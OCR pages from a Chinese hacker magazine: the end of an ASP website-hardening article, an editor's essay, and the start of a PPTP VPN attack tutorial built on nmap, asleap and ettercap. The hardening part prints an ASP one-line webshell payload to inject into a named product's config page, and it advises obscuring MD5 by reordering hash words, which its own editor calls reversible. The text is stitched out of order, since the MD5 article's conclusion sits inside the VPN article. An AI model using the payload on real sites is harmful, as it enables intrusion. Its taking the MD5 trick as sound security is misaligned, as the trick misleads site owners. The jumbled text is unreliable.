


图5

文件中。也许程序员觉得这样没啥，可是对于一个经验丰富的hacker来说，这可是一个绝好的提示。

8、目录的安全性巩固

目录的安全性包括相对路径的安全和绝对路径的安全，相对路径安全最重要的是把后台的路径给隐藏起来，这需要给后台目录修改成一个除了你自己知道，别人根本不能猜出来的目录。不过这也不是绝对的，有了google没有事情是绝对的。

绝对路径的安全就是网站的绝对路径不能被暴露，这是很重要的，因为当入侵者具有了一个DBOWENER权限的注入点时，他只需要知道你网站的绝对路径就完全有理由拿下你的网站了。

对于绝对路径的暴露，除了上面提到的暴库漏洞外，就是asp探针给网站带来的危害了。有些站长用asp探针对服务器进行测试后却忘记将它删除，这样入侵者通过这个文件很容易找到网站的绝对路径，如图6。

我们以"**功能直达：概况 | 组件 | 环境 | 磁盘 | 运算速度 | 带宽检测 | 安全状况**"为关键字，发现很多的网站都用了阿江这个asp探针，结果相当可观，如图7所示。

这里只是以阿江探针为例，网上好多各种各样的探针，我也收集了一些，留给大家分析。从这点大家应该能明白，asp探针用完了一定要删掉。

9、HTML编辑器安全

在asp环境下的编辑器最著名的有eWebEditor和FCKeditor




图6

这两种，它们都以速度快，功能强大为亮点，深受站长们的喜爱。可是这两种编辑器都存在严重的安全漏洞，由于配置不当，一大批的网站被拉下了水！其中包括清华等著名高校。

那么如何使这两个编辑器能够更加安全快速的运行呢？我给几点建议：大家知道，eWebEditor存在上传和列目录的漏洞，我们可以修改源码，对eWebEditor相应的参数进行过滤。不过最简单的修补方法就是修改数据库名字，然后到eWebEditor目录把除了**ewebeditor.asp、PopUp.asp、conn.asp、Upload.asp**外的东东全部删除，这样基本上就没多大问题了。

对于FCKeditor的上传任意文件漏洞，还有2003的目录解析漏洞的解决办法，就是下载最新的fckeditor 2.6。经过测试，它是没有网上流传的上传漏洞的，不过还有没有别的0day俺就不知道了，呵呵。如果懒得换的话，把editor\filemanager\browser这个目录删除，大家暂时可以放心使用了。

10、网站后台管理安全

网站后台是一个网站的核心部分，当黑客拿到后台的权限后，他能做的事情有很多，所以其安全是不能被忽视的。关于后台的安全，我总结了下，有四点。

第一个就是上传，对于上传的问题，如果你认真看了第4部分的上传漏洞修补，黑客们在上传这个地方是不会有突破的。

第二就是后台提供的数据库操作功能了，包括数据库备份、数据库恢复，还有就是执行SQL语句的功能（这个功能不是所有的整站都提供）。这些功能一般都是用不到的，尤其是执行SQL语句这个功能，如果数据库连接账号是SA的话，那黑客连webshell都不用拿了，直接获得系统权限。所以，这些东西留着都是祸害，直接删除掉，也可以先做个备份，用的时候再通过ftp上传上去。

第三是配置文件插马漏洞，如图8，是网域科技的后台，直接在填写信息的地方插入"**%><%execute request("gsrc")%><%**'再访问**inc/config.asp**就可以很轻松拿到webshell了。

图7

对于这个漏洞，解决方法也很简单，只要把"%、"、{、}"（%和"主要是为了防止蓝屏一句话木马，{和}主要是过滤冰狐浪子的一句话）这四个字符过滤掉基本就没问题了，注意"一定要过滤，大家可以参考防注入的方法自己构造函数。

四、密码安全策略

网站搭建好了一定要设置一个强悍的密码，最好是十位以上数字字母混合的，千万不要用自己的手机号或者生日做密码，这样随便一个菜鸟黑客都能把你密码给社工出来，这一点要切忌。

还有就是你给后台设置了一个还不算弱的密码，可是你的网站存在注入漏洞，后台的密码散列就有可能被猜解出来。入侵者通过CMD5这样的网站在线查询，或者用MD5暴力破解的方法破解，最终可以得到你真实的密码，那你的大门依然可以被攻破。

对于MD5加密，原理上来讲是很安全的，可是10位以上的长密码有时候很容易忘记，这里我介绍一种简单修改MD5算法的方法来迷惑入侵者。

首先找到md5.asp这个文件，然后把最后的一句"MD5 = LCase(WordToHex(a) & WordToHex(b) & WordToHex(c) & WordToHex(d))"代码改成"MD5 = LCase(WordToHex(c) &WordToHex(a) & WordToHex(b) & WordToHex(c) & WordToHex(d))"。




图8

西线首语：

大年初三的晚上，带女儿去吃开封菜，就是肯德基（KFC）啦！我们站在柜台前点菜，女儿在那指指点点的，我无心地应付着，猛然侧头看到了柜头镜子里的自己，头发零乱，白发已生，眼镜脏脏的，脸色灰暗，一张典型中年男人的脸，的确就是我了。从来没有这么的触目惊心，没有想到自己突然间就到了中年，老了下来。其实，苍老的速度和成就的大小是成反比的，你成就越大，老得越慢。细想一下，我是75年生的，不过怎么会老得这样快，真的是一事无成呀。无论如何，做人还是要快乐一点吧，让自己快乐一点，好好的生活，让爱我们的人放心地去生活，这是我们应当做的。真的希望我们的《黑客手册》一直带给读者阅读上的愉悦，享受到学习的快乐，这也是做为编辑的责任。

粉碎VPN安全的假象

——PPTP VPN攻防实战

图 Christopher Yang/杨哲[ZerOne]

从本文你可以浅显易懂地了解窃取和破解VPN HASH的方法

大多数管理员及用户对于VPN的看法都是：**VPN环境已经属于高级别安全防护，足以保证企业内部信息通信的安全与稳定。**那么，事实真的是这样么？VPN真的是如此无敌么？下面我就带大家来揭开VPN薄弱的面纱，看看黑客们是如何进行VPN攻击的。

首先要强调的是，**VPN类型有很多分类，但对于大多数中小型企业，为了便于工作及部署，基本都是采用PPTP及强化的IPSec VPN；至于大型企业及分支众多的分店型企业，则较多使用SSL VPN。**而针对VPN的恶意攻击，常见的有中间人攻击、D.O.S攻击等，这次我们先来看看基于ARP欺骗的PPTP VPN攻击。

一、攻击相关工具介绍

Zenmap

Zenmap其实是nmap的图形版本，同样免费，它提供了很好的界面帮助用户进行nmap常见的扫描选项配置，并能够将结果用不同颜色标识，以便用户查看所需的内容。

Asleap

这是一款用于恢复LEAP和PPTP加密密码的免费工具，有Linux和Windows两个版本，大家可根据需要选择。其原理主要是基于LEAP验证漏洞，但由于PPTP同样使用了和LEAP一样的MSCHAPv2加密，所以这款工具也可用于破解PPTP账户及密码。

Ettercap

这是一款以太网环境下的网络监视、拦截和记录工具，支持多种主动或被动的协议分析，比如加密相关的SSH、HTTPS等，有数据插入、过滤、保持连接同步等多种功能，也有一个能支持多种嗅探模式的、强大而完整的嗅探套件，支持插件，能够检查网络环境是否是交换局域网，并且能使用主动或被动的操作系统指纹识别技术让你了解当前局域网的情况。这款工具也有Linux和Windows两个版本。

二、VPN攻击实战步骤

1、扫描并确定VPN服务器目标

在对VPN设备进行攻击前，需要先对预攻击目标进行确认，这就需要扫描来发现及识别目标。对于最常见的PPTP VPN，攻击者常会使用nmap这款在命令提示符下工作的扫描器来进行探测。不过，在本文修订时，nmap已经有了自己的图形化版本zenmap，对于一些习惯使用鼠标的用户，也许是个福音。

通过采用Full version Detection Scan完整版本探测模式，作为新版本的zenmap，成功扫描出目标开放了1723端口，此为PPTP VPN服务器标准开放端口。我们可以看到，zenmap同时识别出目标操作系统为Windows 2003，以及该系统对应的内部版本号，非常准确，如图1所示。




图1

2、准备Asleap

对于使用Windows环境的用户，可以直接将asleap-2.0win压缩包解压至任意目录下，然后通过CMD进入该目录即可使用；对于习惯Linux环境的用户，需要先将asleap最新版asleap-2.1.tgz下载到在Linux下，然后对asleap-2.1.tgz解压并安装，这样，asleap就安装到Linux下并可以使用了。如图2所示，为Windows下asleap运行界面，图3为Linux下在Shell中运行asleap命令界面。

这样，用这个md5.asp加密出来的密码散列就是40位的了（原来的是32位），把这个散列拿到CMD5网站上去破解就不能识别出是MD5加密的。

是不是很有成就感？其实这种修改方法也不安全，我们可以参照网上流传的方法，自己对md5.asp的算法进行修改，这样得到的加密散列才是最安全的，即使是123456这样的弱口令加密的散列你也破解不出来！

五、胡言乱语

说了不少了，可是限于本人能力，可能好多地方存在错误，还有好多asp安全性的东西文章中没有涉及到，希望大家能够给我指正和补充，小弟不胜感激。还有就是希望哪位能够接续本文再写一篇续谈，把俺遗漏的东西给补上，多谢！

编辑点评：

暴库还有%5c这一个用法，最后的40位MD5也是可以逆向的。文章写的比较长，大家耐心点看，作者自己的东西说不定有些你还不懂呢。

